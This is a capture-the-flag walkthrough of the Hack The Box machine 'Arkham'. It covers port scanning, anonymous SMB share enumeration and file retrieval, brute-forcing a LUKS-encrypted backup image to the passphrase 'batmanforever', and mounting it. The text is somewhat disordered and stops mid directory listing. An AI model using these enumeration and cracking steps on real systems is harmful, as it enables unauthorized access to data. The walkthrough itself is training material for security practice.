[HTB] Arkham [Windows]

by Pablo `github.com/vorkampfer/hackthebox`

- Resources:

> 1. Savitar YouTube walk-through `https://htbmachines.github.io/`
> 2. LUKS bruteforce tool `https://github.com/glv2/bruteforce-luks`
> 3. .faces ViewState deserialization exploit `https://www.alphabot.com/security/blog/2017/java/Misconfigured-JSF-ViewStates-can-lead-to-severe-RCE-vulnerabilities.html`
> 4. Deserialization CheatSheet OWASP: `https://cheatsheetseries.owasp.org/assets/Deserialization_Cheat_Sheet_GOD16Deserialization.pdf`
> 5. web.xml.bak `https://svn.apache.org/repos/asf/myfaces/site/publish/core23/myfaces-impl/webconfig.html`
> 6. Applocker bypass List `https://github.com/api0cradle/UltimateAppLockerByPassList/blob/master/Generic-AppLockerbypasses.md`
> 7. 0xdf Arkham walkthrough: `https://0xdf.gitlab.io/2019/08/10/htb-arkham.html`
> 8. 0xdf YouTube: `https://www.youtube.com/@0xdf`
> 9. Privacy search engine `https://metager.org`
> 10. Privacy search engine `https://ghosterysearch.com/`
> 11. CyberSecurity News `https://www.darkreading.com/threat-intelligence`
> 12. `https://book.hacktricks.xyz/`

- View terminal output with color

> `▷ bat -l ruby --paging=never name_of_file -p`

NOTE: This write-up was done using *BlackArch*

Synopsis:

```
In my opinion, Arkham was the most difficult Medium level box on HTB, as it could have easily been Hard and wouldn't have been out of place at Insane. But
it is still a great box. I'll start with an encrypted LUKZ disk image, which I have to crack. On it I'll find the config for a Java Server Faces (JSF)
site, which provides the keys that allow me to perform a deserialization attack on the ViewState, providing an initial shell. I'll find an email file with
the password for a user in the administrators group. Once I have that shell, I'll have to bypass UAC to grab root.txt. ~0xdf
```

Skill-set:

```
1. SMB Enumeration
2. Data Exfiltration using SMBCLIENT and SMBMAP
3. LUKS Decryption of LUKS .img file
4. Deserialization on ViewState
5. Coding des_viewstate_decoder.py (3 iterations).
6. Password Hunting
7. Certutil.exe encoding for exfiltration of data
8. PSCredential to batman for use of -ScriptBlock
9. Bypass UAC aka Applocker [Privilege Escalation]
```

Basic Recon

1. **Ping & `whichsystem.py`**

```
1. ▷ ping -c 1 10.129.228.116

2. ▷ whichsystem.py 10.129.228.116
[+]==> 10.129.228.116 (ttl -> 127): Windows

3. A windows machine and 0xdf says this could have easily been rated an insane machine. Looks like arkham is going to be an ineresting machine to try to
root.
```

2. **Nmap**

```
1. I use variables and aliases to make things go faster. For a list of my variables and aliases vist github.com/vorkampfer
2. ▷ openscan arkham.htb
alias openscan='sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn -oN nmap/openscan.nmap' <<< This is my preliminary scan to grab ports.
3. ▷ echo $openportz
22,80
3. ▷ sourcez
4. ▷ echo $openportz
80,135,139,445,8080,49666,49667
5. ▷ portzscan $openportz arkham.htb
6. ▷ qnmap_read.sh
Enter the path of your nmap scan output file:  /home/h@x0r/hackthebox/arkham/portzscan.nmap

nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 80,135,139,445,8080,49666,49667
arkham.htb

>>> looking for nginx

>>> looking for OpenSSH

>>> Looking for Apache
Microsoft IIS httpd 10.0

>>> Looking for popular CMS & OpenSource Frameworks


>>> Looking for any subdomains that may have come out in the nmap scan

>>> Here are some interesting ports
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds?

>>> Listing all the ports
80/tcp    open  http          syn-ack Microsoft IIS httpd 10.0
135/tcp   open  msrpc         syn-ack Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds? syn-ack
8080/tcp  open  http          syn-ack Apache Tomcat 8.5.37
49666/tcp open  msrpc         syn-ack Microsoft Windows RPC
49667/tcp open  msrpc         syn-ack Microsoft Windows RPC

clock-skew: -24s

Goodbye!
```

3. **OS Discovery**

```
1. Nothing so far. I know it is a windows. I will try smb to see if I can find out the real os.
```

4. **Whatweb**

```
1.  ▷ whatweb http://10.129.228.116
http://10.129.228.116 [200 OK] Country[RESERVED][ZZ], HTTPServer[Microsoft-IIS/10.0], IP[10.129.228.116], Microsoft-IIS[10.0], Title[IIS Windows Server]

2. ▷ whatweb http://10.129.228.116:8080
http://10.129.228.116:8080 [200 OK] Bootstrap, Country[RESERVED][ZZ], HTML5, IP[10.129.228.116], JQuery[1.11.2], Meta-Author[Themesforce and Sarfraz
Shaukat for Frittt], Script, Title[Mask Inc.]
```

SMB enumeration

5. **NetExec**


1809	Long-Term Servicing Channel (LTSC)	2018-11-13	2024-06-11	17763.5936	End of servicing	2029-01-09

```
1. ▷ netexec smb 10.129.228.116
SMB  10.129.228.116  445 ARKHAM  [*] Windows 10 / Server 2019 Build 17763 x64 (name:ARKHAM) (domain:ARKHAM) (signing:False) (SMBv1:False)
```

```
2. I get the build number, and it also gives us the windows version. We can verify this by looking up the build number.
3. Windows 10 / Server 2019 Build 17763 x64
4. The only part we really need is `17763`
5. https://learn.microsoft.com/en-us/windows/release-health/release-information
6. SUCCESS, we find out the exact version information see image above.
7. I try looking for shares as NULL session
```

6. **SMBClient**

```
1. ▷ smbclient -L 10.129.228.116 -N

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        BatShare        Disk      Master Waynes secrets
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        Users           Disk
SMB1 disabled -- no workgroup available

2. SUCCESS, we have a vector for more enumeration.

3. BatShare seems interesting. Lets see if we can connect as a NULL session as well.

4. ▷ smbclient //10.129.228.116/BatShare -N
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Sun Feb  3 13:00:10 2019
  ..                                  D        0  Sun Feb  3 13:00:10 2019
  appserver.zip                       A  4046695  Fri Feb  1 06:13:37 2019

                3871999 blocks of size 4096. 1114114 blocks available
smb: \> get appserver.zip
parallel_read returned NT_STATUS_IO_TIMEOUT
smb: \> exit

5. smbclient //10.129.228.116/BatShare -N
>>> I do prompt off, recurse ON, mget *
>>> I get a time out failer on the zip file.

6. ▷ smbclient //10.129.228.116/Users -N
>>>▷ smbclient //10.129.228.116/Users -N
Try "help" to get a list of possible commands.
smb: \> dir
  .                                  DR        0  Sun Feb  3 13:24:10 2019
  ..                                 DR        0  Sun Feb  3 13:24:10 2019
  Default                           DHR        0  Fri Feb  1 02:49:06 2019
  desktop.ini                       AHS      174  Sat Sep 15 07:16:48 2018
  Guest                               D        0  Sun Feb  3 13:24:19 2019

                3871999 blocks of size 4096. 1113411 blocks available
smb: \> cd Guest
smb: \Guest\> prompt off
smb: \Guest\> recurse ON
smb: \Guest\> mget *

7. I am ale to get most of the files except the `zip file` in the `BatShare`
```



```
~/haCk54CrAcK/arkham/smbclient_loot ▷ smbmap -u guest -p "" -d . -H 10.129.228.116


    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\  \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
-----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.4 | Shawn Evans - ShawnDEvans@gmail.com<mailto:ShawnDEvans@gmail.com>
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.129.228.116:445      Name: arkham.htb                Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        BatShare                                                READ ONLY       Master Wayne's secrets
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        Users                                                   READ ONLY
[*] Closed 1 connections
```

smbmap part 1

7. **smbmap**


```
1. I try smbmap

2. ▷ smbmap -H 10.129.228.116 -u 'nullsession' --no-banner -r Shares
[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 0 authenticated session(s)
[*] Closed 1 connections
```

```
3. ▷ smbmap -H 10.129.228.116 -u 'nullzsession' --no-banner
[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 0 authenticated session(s)
[*] Closed 1 connections

4. So the goal is to try to get this appserver.zip file so we can enumerate it but it is a very large file.

5. ▷ smbmap -H 10.129.228.116 -u 'null' --no-banner
[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 0 authenticated session(s)
[*] Closed 1 connections

6. ▷ smbmap -u guest -p "" -d . -H 10.129.228.116
>>> SUCCESS, I finally get the shares to output in the terminal. See image above.

7. I will try to exiltrate the zip file using smbmap. See below for more smbmap enumeration.
```

smbmap part 2

```
1. The goal is to exfiltrate `appserver.zip` to our local directory.
2. ▷ smbmap -u guest -p "" -d . -H 10.129.228.116 -r
3. I get a ton of stuff listed. I am going to try to exfil most of it but I am mostly interested in `appserver.zip`
4. Authenticated
Comment
-------
Admin
secrets
./BatShare
.
..
appserver.zip
share
./Users
.
..
Default
desktop.ini
Guest
connections
5. We only have read on `BatShare` and `Users`
6. ▷ smbmap -u guest -p "" -d . -H 10.129.228.116 -r --depth 5
```

smbclient



```
~/haCk54CrAcK/arkham/smbclient_loot/smbmap ▷ smbclient //10.129.228.116/BatShare -N
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Sun Feb  3 13:00:10 2019
  ..                                  D        0  Sun Feb  3 13:00:10 2019
  appserver.zip                       A  4046695  Fri Feb  1 06:13:37 2019
get
                3871999 blocks of size 4096. 1112764 blocks available
smb: \> get appserver.zip
getting file \appserver.zip of size 4046695 as appserver.zip (226,4 KiloBytes/sec) (average 226,4 KiloBytes/sec)
smb: \>
```

```
1. I saw that a person that I follow S4vitar was able to exfil the `appserver.zip` file without issues just using smbclient.
2. I think when I turned `prompt off` and did an `mget *` instead of just using plain `get` that it caused an error. Either way I was able to finally exfiltrate the file using smbclient.
3. ▷ smbclient //10.129.228.116/BatShare -N
Try "help" to get a list of possible commands.
smb: \> dir
smb: \> get appserver.zip
getting file \appserver.zip of size 4046695 as appserver.zip (226,4 KiloBytes/sec) (average 226,4 KiloBytes/sec)
4. ▷ file appserver.zip
appserver.zip: Zip archive data, at least v2.0 to extract, compression method=deflate
5. ▷ 7z l appserver.zip
   Date      Time    Attr         Size   Compressed  Name
------------------- ----- ------------ ------------  ----------------
2018-12-25 06:21:35 .....          149          119  IMPORTANT.txt
2018-12-25 06:05:39 .....     13631488      4046252  backup.img
------------------- ----- ------------ ------------  ----------------
2018-12-25 06:21:35           13631637      4046371  2 files
```

cryptsetup tool for working with *LUKS image* file

8. **I unzip the appserver.zip file**

- #pwn_LUKS_encrypted_image_decryption

```
1. ▷ 7z x appserver.zip
2. ▷ ls -l
Permissions Size User    Group    Date Modified Name
.rw-r--r--  4,0M h@x0r h@x0r 21 jun 04:13  appserver.zip
.rw-r--r--   14M h@x0r h@x0r 25 dec  2018  backup.img
.rw-r--r--   149 h@x0r h@x0r 25 dec  2018  IMPORTANT.txt
3. I run file on backup.img and it is encrypted with LUKS
4. ▷ file backup.img
backup.img: LUKS encrypted file, ver 1 [aes, xts-plain64, sha256] UUID: d931ebb1-5edc-4453-8ab1-3d23bb85b38e, at 0x1000 data, 32 key bytes, MK digest 0x9a35ab3db2fe09d65a92bd015035a6abdcea0147, MK salt 0x36e88d002fb03c1fde4d9d7ba69c59257ae71dd7893d9cabefb6098ca87b8713, 176409 MK iterations; slot #0 active, 0x8 material offset
5. I found this in my notes about luks. I also looked up what luks is online for the official description. I know generally it is for drive encryption.
```

```
6. The Linux Unified Key Setup is a disk encryption specification created by Clemens Fruhwirth in 2004 and originally intended for Linux. LUKS implements a
platform-independent standard on-disk format for use in various tools. This facilitates compatibility and interoperability among different programs and
operating systems, and assures that they all implement password management in a secure and documented manner. Wikipedia
==Converting a Device to LUKS==
-  Backup the data.
        • /home lives on /dev/sda3, for example.
-  Wipe the device.
        • use shred or dd if=/dev/urandom of=/dev/sda3
-  Setup LUKS.
        • cryptsetup luksFormat /dev/sda3
        • cryptsetup luksOpen /dev/sda3 home
        • mkfs-t ext4 /dev/mapper/home
        • mount /dev/mapper/home & restore from backup.
```

cryptsetup usage

9. **crypsetup install and usage**

```
1. ▷ pacman -Qi cryptsetup
Name            : cryptsetup
Version         : 2.7.3-1
Description     : Userspace setup tool for transparent encryption of block devices using dm-crypt
2. Cryptsetup is a core Arch package so it should be installed on Arch by default.
3. You have to run this command as root
4. [root@blackarch]-[/home/h@x0r/hackthebox/arkham/smbclient_loot/smbmap]
>>> cryptsetup luksOpen backup.img arkham_data
Enter passphrase for backup.img:
No key available with this passphrase.
Enter passphrase for backup.img: Error reading passphrase from terminal.
5. It requires a password that we do not have.
```

bruteforce LUKS

10. **I search online for something that will allow me to bruteforce the password**

```
1. I search for `bruteforce luks github`
2. I click on the first link.
3. https://github.com/glv2/bruteforce-luks
4. bruteforce-luks is part of the BlackArch standard repo.
5. blackarch/bruteforce-luks 54.788d637-1 (blackarch blackarch-cracker blackarch-crypto)
    Try to find the password of a LUKS encrypted volume.
6. It would be much easier just to install it using pacman.
7. ▷ sudo pacman -S bruteforce-luks
Packages (1) bruteforce-luks-54.788d637-1
8. You can refer to the github for usage examples.
9. I am going to try this 'bruteforce-luks' tool and then in the post exploitation I am going to decrypt this LUKS image file with `luks2john`, but that is
for later.
10.  ▷ bruteforce-luks -h
bruteforce-luks 1.4.1
Usage: bruteforce-luks [options] <path to LUKS volume>
```

bruteforce-luks usage

11. **I create a smaller wordlist from a large on aka rockyou.txt.**

```
1. ▷ cat ~/hackthebox/servmon/passwdlst.lst | grep "batman" > arkham_passwd.lst
2. ▷ wc -l arkham_passwd.lst
906 arkham_passwd.lst
3. Now, I will use this smaller password list in the bruteforce command.
4. ▷ bruteforce-luks  -f ../../arkham_passwd.lst backup.img
Warning: using dictionary mode, ignoring options -b, -e, -l, -m and -s.
Tried passwords: 60
Tried passwords per second: 0,952381
Last tried password: batmanforever
Password found: batmanforever
5. SUCCESS, now lets use `cryptsetup luksOpen backup.img` with the cracked password.
6.  ▷ sudo cat /dev/mapper/arkham_data
7. ▷ ls -l /dev/mapper/arkham_data2
Permissions Size User Group Date Modified Name
lrwxrwxrwx  - root root  22 jun 01:10  /dev/mapper/arkham_data -> ../dm-1
8. I do not know why my file turned into a symbolic link to `../dm-1`.
9. ▷ file /dev/mapper/arkham_data2
/dev/mapper/arkham_data2: symbolic link to ../dm-2
10. If I cat it out. There is a bunch of stuff there.
11. ▷ sudo  -n 10 /dev/mapper/arkham_data2
,3$
!\!\S$!\
8kGNNKz(/mntWKN@
$!\6
Z\^h#[gG|-[]}
<snip>
```

Secure your data
Don't let other companies use your data!
USE MASK AND SECURE YOURSELF

Main page seems blank

```
1. There is also a page on 8080
2. ▷ curl -s 'http://arkham.htb:8080' | grep -iE "secret|pass|user|\.js|\.zip|\.config|admin|hash|\.php|\.asp|token|\.ini"
                                                    <li><a href="userSubscribe.faces">Subscription</a></li>
<script src="./js/jquery-1.11.2.min.js"></script>
<script src="./js/bootstrap.js"></script>
<script src="./js/jquery.main.js"></script>
3. I check out main.js. Nothing there.
```

.faces extension

7. **Manual enumeration of `http://arkham.htb:8080`**

```
1. I am clicking around and nothing seems to function except the `subcription` tab at the top. I click it and it takes me to
`http://arkham.htb:8080/userSubscribe.faces`.

2. The extension seems to stand out. I look it up. What is `.faces extension`

3. FACES File Extension
#The .faces extension is used by some versions of JavaServer Faces to invoke the FacesServlet servlet. However, FACES files do not actually exist. When
developers specify a path to a FACES file (e.g. http://localhost:8080/webapp/page.faces), JavaServer Faces searches for and renders the FacesServlet ...
`http://arkham.htb:8080/userSubscribe.faces`
```

.faces deserialization exploit

8. **The next question is obviously can we exploit this.**

```
1. I do a search for `.faces exploit hacktricks`
2. https://www.alphabot.com/security/blog/2017/java/Misconfigured-JSF-ViewStates-can-lead-to-severe-RCE-vulnerabilities.html
```

crypsetup & mount /mnt/arkhamdata

- #pwn_mount_encrypted_LUKS_image_file
- #pwn_mount_LUKS_image_with_password
- #pwn_LUKS_mounting_an_image_encrypted_by_LUKS


9. **Burpsuite**

```
1. ▷ burpsuite &> /dev/null & disown
2. We are going to intercept the following page `http://arkham.htb:8080/userSubscribe.faces`
3. ▷ sudo cryptsetup luksOpen backup.img arkhamdata
4. batmanforever
5. ▷ ls -l /dev/mapper
Permissions   Size User Group Date Modified Name
lrwxrwxrwx       - root root  22 jun 16:49  arkhamdata -> ../dm-1
5. [root@blackarch]-[/mnt]
>>> mkdir /mnt/arkhamdata
[root@blackarch]-[/mnt]
>>> ls
arkhamdata
6. >>> mount /dev/mapper/arkhamdata /mnt/arkhamdata
[root@blackarch]-[/mnt]
>>> ls -l
total 1
drwxr-xr-x 4 root root 1024 dec 25  2018 arkhamdata
[root@blackarch]-[/mnt]
>>> cd arkhamdata
[root@blackarch]-[/mnt/arkhamdata]
>>> ls -l
total 13
drwx------ 2 root root 12288 dec 25  2018 lost+found
drwxrwxr-x 4 root root  1024 dec 25  2018 Mask
7. [root@blackarch]-[/mnt/arkhamdata]
>>> tree -fas
[       1024]  .
├── [      12288]  ./lost+found
└── [       1024]  ./Mask
    ├── [       1024]  ./Mask/docs
    │   └── [     199998]  ./Mask/docs/Batman-Begins.pdf
    ├── [      96978]  ./Mask/joker.png
    ├── [     105374]  ./Mask/me.jpg
    ├── [     687160]  ./Mask/mycar.jpg
    ├── [       7586]  ./Mask/robin.jpeg
    └── [       1024]  ./Mask/tomcat-stuff
        ├── [       1368]  ./Mask/tomcat-stuff/context.xml
        ├── [        832]  ./Mask/tomcat-stuff/faces-config.xml
        ├── [       1172]  ./Mask/tomcat-stuff/jaspic-providers.xml
        ├── [         39]  ./Mask/tomcat-stuff/MANIFEST.MF
        ├── [       7678]  ./Mask/tomcat-stuff/server.xml
        ├── [       2208]  ./Mask/tomcat-stuff/tomcat-users.xml
        ├── [     174021]  ./Mask/tomcat-stuff/web.xml
        └── [       3498]  ./Mask/tomcat-stuff/web.xml.bak

5 directories, 13 files
8. I cd into the `/Mask` directory
9. [root@blackarch]-[/mnt/arkhamdata/Mask]
>>> ls -la
total 882
drwxrwxr-x 4 root root   1024 dec 25  2018 .
drwxr-xr-x 4 root root   1024 dec 25  2018 ..
drwxr-xr-x 2 root root   1024 dec 25  2018 docs
-rw-rw-r-- 1 root root  96978 dec 25  2018 joker.png
-rw-rw-r-- 1 root root 105374 dec 25  2018 me.jpg
-rw-rw-r-- 1 root root 687160 dec 25  2018 mycar.jpg
-rw-rw-r-- 1 root root   7586 dec 25  2018 robin.jpeg
drwxr-xr-x 2 root root   1024 dec 25  2018 tomcat-stuff
```

10. **I copy over the mounted root directory to my local working directory and I chown everything to work with it more easily.**

```
1. [root@blackarch]-[/mnt/arkhamdata]
>>> cp -R Mask /home/h@x0r/hackthebox/arkham

2. ~/hackthebox/arkham ▷ sudo chown -R h@x0r:h@x0r Mask

3. ~/hackthebox/arkham/Mask ▷ tree -fas
[       4096]  .
├── [       4096]  ./docs
│   └── [     199998]  ./docs/Batman-Begins.pdf
├── [      96978]  ./joker.png
├── [     105374]  ./me.jpg
├── [     687160]  ./mycar.jpg
├── [       7586]  ./robin.jpeg
└── [       4096]  ./tomcat-stuff
    ├── [       1368]  ./tomcat-stuff/context.xml
    ├── [        832]  ./tomcat-stuff/faces-config.xml
    ├── [       1172]  ./tomcat-stuff/jaspic-providers.xml
    ├── [         39]  ./tomcat-stuff/MANIFEST.MF
